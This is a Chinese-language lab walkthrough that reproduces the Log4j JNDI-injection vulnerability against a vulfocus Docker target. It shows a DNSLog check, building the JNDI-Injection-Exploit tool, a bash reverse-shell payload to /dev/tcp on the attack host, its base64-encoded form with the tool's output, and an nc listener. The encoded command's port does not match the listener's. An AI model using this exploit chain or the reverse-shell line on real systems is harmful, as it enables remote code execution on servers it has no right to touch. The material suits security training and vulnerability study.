
log4j2


环境搭建

```
靶机：Ubuntu  5.4.0-117-generic
攻击机：Kali  5.16.0-kali7-amd64
```


```
#首先拉一个docker镜像
docker pull vulfocus/vulfocus
#查看镜像
docker images
#启动
docker run -d -p 8081:80 -v /var/run/docker.sock:/var/run/docker.sock -e
VUL_IP=172.16.124.129 vulfocus/vulfocus
```



浏览器中访问目标IP的8081端口：




查看镜像，将log4j漏洞的镜像拉取下来：





漏洞复现

在首页启动log4j镜像：




访问此地址：






进行DNSLog验证：




点击get subdomain得到一个dns：72lrrx.dnslog.cn


使用bp对http://172.16.124.129:60067/页面抓包：




修改参数:




发到reperter模块查看:



放包:



查看DNSLog页面，点击Refresh Record:



DNSLog网站收到解析记录，说明这里有log4j的漏洞。

JNDI注入反弹shell：

利用JNDI注入工具在攻击机上开启JNDI服务器，在攻击机Kali中安装：

```
git clone https://github.com/sayers522/JNDI-Injection-Exploit.git
```

进入目录，使用mvn工具打包：

```
#未进行安装的话，安装mvn
apt install maven -y
#打包
mvn clean package -DskipTests
```

会生成一个target文件夹：


```
┌──(root㉿kali)-[/home/kali/桌面/JNDI-Injection-Exploit]
└─# ll
总用量 24
-rw-r--r-- 1 kali kali 1066  6月 16 14:27 LICENSE
-rw-r--r-- 1 kali kali 4720  6月 16 14:27 pom.xml
-rw-r--r-- 1 kali kali  330  6月 16 14:27 README.md
drwxr-xr-x 4 kali kali 4096  6月 16 14:27 src
drwxr-xr-x 9 root root 4096  6月 16 14:43 target

┌──(root㉿kali)-[/home/kali/桌面/JNDI-Injection-Exploit]
└─#
```

生成payload：

```
bash -i >& /dev/tcp/192.168.6.212/1234 0>&1
```

将其进行base64编码：




```
#生成payload
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEyMzQgMD4mMQ==}|{base64,-d}|{bash,-i}" -A "192.168.6.212"
```

```
┌──(root㉿kali)-[/home/kali/桌面/JNDI-Injection-Exploit/target]
└─# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEzODkgMD4mMQ==}|{base64,-d}|{bash,-i}" -A "192.168.6.212"
[ADDRESS] >> 192.168.6.212
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEzODkgMD4mMQ==}|{base64,-d}|{bash,-i}
———————————————————————JNDI Links———————————————————————
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.6.212:1099/ExploitBypass
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.6.212:1099/Exploit
ldap://192.168.6.212:1389/Exploit
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.6.212:1099/Exploit7
ldap://192.168.6.212:1389/Exploit7

———————————————————————Server Log———————————————————————
2022-06-16 14:52:49 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-06-16 14:52:49 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-06-16 14:52:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```


```
rmi://192.168.6.212:1099/ExploitBypass
```

反弹shell：


监听端口1234：

```
nc -lvvp 1234
```

将payload进行url编码：



放包，看是否反弹：



反弹成功。